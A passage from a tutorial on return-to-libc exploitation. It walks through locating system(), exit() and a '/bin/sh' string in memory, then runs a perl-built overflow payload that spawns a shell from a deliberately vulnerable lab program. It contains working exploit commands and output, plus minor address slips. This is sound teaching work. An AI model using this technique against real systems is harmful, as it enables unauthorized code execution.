                printf("Estimated address: %p\n", ptr);
                return 0;
        }
        printf("Setting up environment...\n");
        setenv("EGG", "/bin/sh", 1);
        execl("/bin/sh", (char *)NULL);
}
```

```
$ gcc setup.c -o setup
```

This C program will load the “/bin/sh” string onto an environment variable and then set up the environment by calling /bin/sh, which effectively inherits the program's environment.

```
$ ./setup
Setting up environment...
```

The next time we run the program, the EGG environment variable will be present, so the

program will tell us its address.

```
$ ./setup
Estimated address: 0xbfffffe61
```

Your values will be different. It is the method that is important, not the values. Just keep track of your values as you follow along.

Now I've called this an estimated address because the address on the target program will be slightly different. For one, its stack layout will vary, and second, what we get in memory is the string “EGG=/bin/sh”, so we have to add a little offset to get rid of the “EGG=” part of the string. We'll find the real address in a few moments.

Find the addresses of system() and exit()

```
$ gdb -q foo
(gdb) break main
Breakpoint 1 at 0x8048412
(gdb) r
Starting program: /home/jeanne/ret2libc/bug

Breakpoint 1, 0x08048412 in main ()
Current language:  auto; currently asm
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ecd350 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7ec26b0 <exit>
```

These addresses will be different on your system.

Finding the real address of “/bin/sh”

My estimation was 0xbfffffe61; the real address can't be really far away.

```
(gdb) x/4s 0xbffffe40
0xbffffe40:      "GIN=FALSE"
0xbffffe4a:      "EGG=/bin/sh"
0xbffffe56:      "USER=jeanne"
0xbffffe62:      "COLUMNS=128"
(gdb) q
The program is running.  Exit anyway? (y or n) y
```

OK that was a fairly accurate guess; just explore the strings nearby the estimated address and you'll soon find it.

Next I'll perform a little calculation that you shall perform using your own values.

```
0xbffffe4a:      "EGG=/bin/sh"
```

The length of “EGG=” is 4 characters, or 4 bytes, so I need to add 4 to 0xbffffe4a, which results in 0xbffffe4e.

0xbffffe4e is the address where “/bin/sh” is stored in my case.

Quick Summary

We now have all the necessary details.

```
0xb7ecd350 system
0xb7ec26b0 exit
0xbffffe4e /bin/sh
```

Attack

```
(gdb) r `perl -e 'print "A"x128,"B"x4,"\x50\xd3\xec\xb7","\xb0\x26\xec\xb7","\x4e\xfe\xff\xbf"'`
Starting program: /home/jeanne/ret2libc/bug `perl -e 'print
"A"x128,"B"x4,"\x50\xd3\xec\xb7","\xb0\x26\xec\xb7","\x4e\xfe\xff\xbf"'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBP&N
sh-3.2$ exit
exit

Program exited normally.
(gdb) q
```

I've used four Bs as the “crappy bytes” following the As which fill in the buffer.

Notice I've written those memory addresses in reverse order. That's because the x86 architecture is little endian, which means the lower order byte is stored first in memory, hence, the value 0x12345678 is stored as 78 56 34 12 in memory.

Moving out of gdb

gdb does change the stack layout slightly...

```
$ ./bug `perl -e 'print "A"x128,"B"x4,"\x50\xd3\xec\xb7","\xb0\x26\xec\xb7","\x4e\xfe\xff\xbf"'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBP&N
sh: 00: command not found
$
```

But not greatly...

```
$ ./bug `perl -e 'print "A"x128,"B"x4,"\x50\xd3\xec\xb7","\xb0\x26\xec\xb7","\x40\xfe\xff\xbf"'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBP&N
sh-3.2$ exit
exit
$
```

Again I've been lucky with the guess; that was honestly on my first try...
Hmmm looks like I can get a bash shell as well...

```
$ ./bug `perl -e 'print "A"x128,"B"x4,"\x50\xd3\xec\xb7","\xb0\x26\xec\xb7","\x39\xfe\xff\xbf"'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBP&N
bash-3.2$ exit
exit
$
```

Notice how the bug program is quitting cleanly. That's because the system() function is returning to exit(), which shuts down our program cleanly.

Conclusions

There's not much to say that hasn't been said already. Attack techniques like ret2libc are necessary when there's some implementation of W^X on the target system. ASLR does change things considerably, since we can no longer use hard-coded addresses in our attack scheme.

Remember the memory address values are not important; what's important is the method. I hope you have been able to follow along during the attack process.

Defeating a non-executable stack

Final Comments

Just like when injecting shellcode we try to include the biggest nopsled possible, instead of injecting the string “/bin/sh” during a ret2libc attack, you could alternatively try loading the string “///////.../bin/sh”; as long as it does not exceed MAX_PATH the system() call should be fine with it.